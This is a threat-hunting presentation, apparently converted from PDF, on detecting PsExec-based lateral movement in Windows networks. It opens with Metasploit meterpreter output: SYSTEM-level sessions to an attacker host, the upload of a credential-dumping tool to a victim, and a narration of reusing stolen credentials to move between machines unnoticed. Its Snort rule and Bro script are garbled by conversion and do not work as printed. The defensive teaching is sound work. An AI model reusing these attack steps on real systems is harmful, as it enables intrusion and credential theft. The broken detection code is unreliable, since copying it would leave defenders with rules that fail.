1   meterpreter x86/windows SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:31337 -> 192.168.1.100:59193 (192.168.1.100)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN7-PC 192.168.1.106:4443 -> 192.168.1.100:59194 (192.168.1.100)
3   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN7-VIC3 192.168.1.106:31338 -> 192.168.1.104:51641 (192.168.1.104)

msf exploit(psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > upload /root/Downloads/minikatz/x64/minikatz.exe C:\Users\Public
[*] uploading : /root/Downloads/minikatz/x64/minikatz.exe -> C:\Users\Public
[*] uploaded  : /root/Downloads/minikatz/x64/minikatz.exe -> C:\Users\Public

```

Lateral Movement – Using Stolen Credentials

- Attackers can now remotely access systems
- Accessing desktops in this manner is not unusual for IT support staff
- Remote control tools enable attackers to execute programs, schedule tasks, and manage data collection on other systems
- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement

18

Finally, we get to the stage where the rubber hits the road. I am going to use the network data I enumerated from the victim as well as the credentials I just took to PsExec into another system on the network. PsExec is a Sysinternals tool that is signed by Microsoft and commonly exists in enterprise environments for legitimate administrative work. This tool gives me full CLI access to a target system so that I can use that remote system while the authorized user is using it without them being the wiser. Once on that system, I will try to reach my goal of stealing information or I will start the attack lifecycle again at the recon stage and repeat it on more systems in the environment until I achieve my goals.

I can now remotely access desktops

Accessing desktops in this manner is not unusual for IT support staff

Remote access will therefore not be readily associated with an ongoing attack. Attackers may also gather domain credentials to log into systems, servers, and switches.

Because of password reuse by users

Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data.

collection on other systems

Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI).


Note that these tools are not the only mechanisms used by threat actors in lateral movement.



DETECTING LATERAL MOVEMENT



Automation of detection is hard



<https://xkcd.com/1831/>

© 2017 Sqrrl Data, Inc. All rights reserved.

20

The type of dataset that you use to hunt for lateral movement depends on what you are hunting for and, by extension, what your hypothesis is. Attempting to automate this is difficult.

Datasets suggested for detection of lateral movement

- For identifying use of remote access protocols, you will want to focus primarily on network session metadata, including:
 - Netflow ("flow" data in general)
 - Firewall logs (should log allowed / accepted packets)
 - Bro Conn log
- For identifying User Access Control (UAC) events, you will want to focus on authentication logs, including:
 - Active Directory logs/Windows Security Event logs
 - EventID
 - 528 or 4624 is indicative of a successful logon
 - 529 or 4625 is a failed logon
 - 552 and 4648 are indicative of an attacker attempting to use the runas command or authenticate against a remote host as an alternative user, **#privilegeEscalation**.
 - 602 and 4698 are indicative of a scheduled task creation
 - 601 and 4697 are indicative of a service creation
 - Account Features
 - Service account
 - Interactive login
 - System Security Event logs
 - Multi-Factor Authentication (MFA) logs
 - Additional UAC applications if exists



Techniques to Use to detect PsExec



Indicator Search

Some common network session indicators:

- IP address
- Port
- Top Level Domain (TLD)
- URI
- Unique strings in the connection

Some common host based indicators:

- File hashes
- Filenames
- Registry modification
- Process injection

Detecting with Snort

```
alert tcp any any -> $HOME_NET
[139,445] (msg:"ET POLICY
PsExec? service
created"; flow:to_server, established;
content:"15c 00 50 00 53 00 45 00 58
00 45 00 53
00 56 00 43 00 2e 00 45 00 58 00
45"]; reference:url, xinn.org/Snort-
psexec.html;
reference:url,
doc.emergingthreats.net/2010781;
classtype:suspicious-filename-detect;
sid:201781; rev:2;)
```

Detecting with Bro

```
@load base/frameworks/offers
@load base/frameworks/notice
@load policy/protocols/smb
export { redef enum Notice::Type += { Match };
global isTrusted = 1;
global trustedIPs: set(addr) = {192.168.1.1, 192.168.1.10} &redef;
function hostAdminCheck(sourceip: addr): bool
{
    if (sourceip in trustedIPs)
    {
        return F;
    }
    else
    {
        return T;
    }
}

event smb2_tree_connect_request(c: connection, hdr: SMB2::Header, path: string)
{
    isTrusted = hostAdminCheck(c:sourceip, hdr);
    if (isTrusted == F) {
        if ("Pc*" in path || "ADMIN*" in path || "C*" in path)
        {
            NOTICE(knote=Match, msg=fmt("Potentially Malicious Use of an Administrative Share"),
            $sub-fmt("%s", path), $conn=c);
        }
    }
}

event smb2_tree_connect_andx_request(c: connection, hdr: SMB2::Header, path: string, service: string)
{
    isTrusted = hostAdminCheck(c:sourceip, hdr);
    if (isTrusted == F) {
        if ("Pc*" in path || "ADMIN*" in path || "C*" in path)
        {
            NOTICE(knote=Match, msg=fmt("Potentially Malicious Use of an Administrative Share"),
            $sub-fmt("%s", path), $conn=c);
        }
    }
}
```

© 2017 Sqrrl Data, Inc. All rights reserved

Emerging Threats, 2011

<http://doc.emergingthreats.net/2010781>

<https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472>

After having developed the right hypotheses and chosen the necessary datasets, a hunter must still know what techniques to use to investigate a hypothesis. Here we will survey 3 types of techniques that you can use to investigate the above.

Indicator search

As in all cases of using indicators in hunting, the value of this approach will be impacted by the value of the indicator. Locally sourced indicators will generally provide a high value because they tend to be timely and relevant to the network or systems you might be trying to protect. These types of indicators can be gathered from previous incidents or by internal threat intelligence teams.

It's also important to remember that it is relatively easy for attackers to change the remote infrastructure that they use to conduct attacks; if you are using indicators to hunt, then you should be aware that the indicators may no longer be relevant to a particular attacker or attack tool.

snort

Snort can be used to detect malicious SMB activity. Snort is an open-source intrusion detection and prevention system, and designed to detect attacks via a pattern-matching signature.

Bro

One technique to detect PsExec activity with Bro is by using custom Bro scripts looking for PsExec's use of the C\$, ADMIN\$, and/or IPC\$ shares. These shares added notice messages of "Potentially Malicious Use of an Administrative Share" in the Bro Notice log. The use of PsExec creates an executable named PSEXESVC.exe on the target system.

Why does this detect the usage of PsExec? Metasploit contains a modified version of PsExec.exe that doesn't have a source file hash as it is run from the attacker system via meterpreter. To detect this PsExec usage, we depend on the Bro notice log, which verifies detection of the Metasploit PsExec module's use of C\$, ADMIN\$, and IPC\$ shares.

Stack counting

The same metadata types from indicator search above can be used for stacking, including:

- EventID
- UserName
- Account Type
- Hostname

```
1 SELECT EventID AS EventID, count(*) AS counter FROM SqrL_WindowsEvents WHERE EventID IS NOT NULL GROUP BY EventID ORDER BY counter DESC
```

GO

SELECT EventID AS EventID, count(*) AS counter FROM SqrL_WindowsEvents WHERE EventID IS NOT NULL GROUP BY EventID 0

Filter

EventID	counter
4624	317
4634	317
4672	302
5320	159
4017	105
5017	104
5327	52
4326	27

Examples of 4624

Windows 10 and 2016

An account was successfully logged on.

Subject:
Security ID: SYSTEM
Account Name: DESKTOP-LLHJ389\$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Logon Information:
Logon Type: 7
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: No

Impersonation Level: Impersonation

New Logon:
Security ID: AzureAD\RandyFranklinSmith
Account Name: rsmith@montereytechgroup.com
Account Domain: AzureAD
Logon ID: 0xFD5113F
Linked Logon ID: 0xFD5112A
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID: 0x30c
Process Name: C:\Windows\System32\lsass.exe

Network Information:
Workstation Name: DESKTOP-LLHJ389
Source Network Address: -
Source Port: -

Detailed Authentication Information:
Logon Process: Negotiate
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

Stacking is a technique commonly used in many different kinds of hunts. In the case of hunting for command and control activity, a hunter will want to stack for anomalous instances of inbound or outbound traffic.


To find lateral movement, you will want to focus on either bidirectional or external to inbound connection flows. The effectiveness of using stacking is dependent on having a finely tuned input. Too little won't reveal enough and too much will flood your ability to tease out meaningful deviations. If a given result set is too large, then consider further filtering of the input data set (e.g., isolate your focus to specific internal subnets). Alternatively, change the metadata that is being stacked (e.g., change from stacking hostnames to stacking EventID and username).




REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT




Stages	Lateral Movement (Windows Environment)
What are you looking for? (Hypothesis)	<p>Hypothesis: Attackers may be attempting to move laterally in my Windows environment by leveraging PsExec.</p> <p>Look for: Anomalies in host to host traffic leveraging the PsExec binary, service, and/or network traffic. "C\$ ADMIN\$ IPC\$" shares being used in network traffic.</p>
Investigation (Data)	<p>Datasets: For identifying use of PsExec, you will want to focus primarily on application protocol metadata, including:</p> <ul style="list-style-type: none"> • Netflow ("flow" data in general) • Active Directory logs • Windows Security Event logs • Multi-Factor Authentication (MFA) logs (if windows hosts leverage MFA) • Additional UAC applications logs (if exists) • EDR tool logs (if exists)
Uncover Patterns and IOCs (Techniques)	<ol style="list-style-type: none"> 1. Use a search to identify "Potentially Malicious Use of an Administrative Share" messages in your bro_notice log. 2. Take the output of step 1 and remove hosts as you confirm they are legitimately connecting to a destination over SMB. This should leave only unexplained SMB connections that need further analysis. 3. Take the results of step 2 and stack the data for what is useful to investigating your hypothesis <ol style="list-style-type: none"> 1. For example: destination IP, port used, connection duration/length, etc.
Inform and Enrich Analytics (Takeaways)	<p>The destination IP addresses, path, and ports involved in the Lateral Movement activity you have discovered can be taken as IOCs and added to an indicator database in order to expand automated detection systems.</p> <p>You can also create packet-level signatures to trigger alerts for cases where the admin share connections you have discovered may appear again.</p>



First I need to define relationships between different data sources. For example, my network data and authentication event data both contain the IP address field. This means I can create a relationship between disparate data sets as shown below.



The above visualization expands on the high level visualization and illustrates all of the low level field mappings between each data source being ingested and each entity defined. This is where the actual mapping of the IP address field between authentication data and network data.



What you see here are confirmed network connections between 2 hosts as well as having the bro alert created earlier in this presentation fire and also be connected to both hosts. This proves that psexec was attempted between both hosts. Upon further investigation the psexec

Finally, with all the hard work done, we are able to visualize the event of psexec being used to move from 192.168.1.100 to 192.168.1.104 as well as incorporate a bro alert for psexec to add further validation. While this image only shows the exact activity I am describing for ease of reading, this is what I expect an end result of a hunt to look like. All additional data and possible connections have been investigated and excluded from the original large data set until you are only left with the anomalous/suspicious/malicious event.

Proof of psexec access on the victim system



Name	Description	Status	Startup Type	Log On As
Protected Storage	Provides prote...	Started	Automatic	Local System
PSEXEC		Started	Manual	Local System
QoS RSVP	Provides netw...		Manual	Local System

PSEXEC Properties (Local Computer)
General | Log On | Recovery | Dependencies
Service name: PSEXESVC
Display name: **PSEXEC**
Description:
Path to executable: **C:\WINDOWS\PSEXESVC.EXE**


```
C:\Windows\system32>wmic useraccount get name,sid
Name                SID
Administrator       S-1-5-21-3564964792-2566961767-4022016881-500
desktopadmin         S-1-5-21-3564964792-2566961767-4022016881-1002
Guest                S-1-5-21-3564964792-2566961767-4022016881-501
win?                 S-1-5-21-3564964792-2566961767-4022016881-1000
Administrator       S-1-5-21-1319914142-303853242-291750959-500
Guest               S-1-5-21-1319914142-303853242-291750959-501
krbtgt              S-1-5-21-1319914142-303853242-291750959-502
master              S-1-5-21-1319914142-303853242-291750959-1106
master_a            S-1-5-21-1319914142-303853242-291750959-1108
bjohnson          S-1-5-21-1319914142-303853242-291750959-1113
jsmith              S-1-5-21-1319914142-303853242-291750959-1114
```

<https://digital-forensics.sans.org/blog/2012/12/17/protecting-privileged-domain-accounts-psexec-deep-dive>

© 2017 Sqrrl Data, Inc. All rights reserved.

29

Notice the service executable resides in C:\WINDOWS.

Once the user has cleanly logged off (exited) *PSEXEC*, the service is removed and PSEXESVC.EXE is deleted. Although *PSEXEC* is forensic investigation will show the file and its metadata.

Also notice that the owner of this file is the user who connected remotely to run *PSEXEC*. A profile is created for this user at the time of first login, if it didn't already exist. This is regardless of whether an interactive logon occurred or not. This user profile and SID now exist on the victim host for a user account that has no reason to have logged into this system.



FLAG IT, TAG IT, AND BAG IT.



I consider this a successful hunt. I would also have considered it a success if I had found nothing at all because the point of a hunt isn't to a true positive malicious event every time, but instead it is to validate a hypothesis, to answer a question with a definitive yes or no. Good luck to all and happy hunting.

And as always, remember my motto, Flag it, Tag it, and Bag it.



Questions?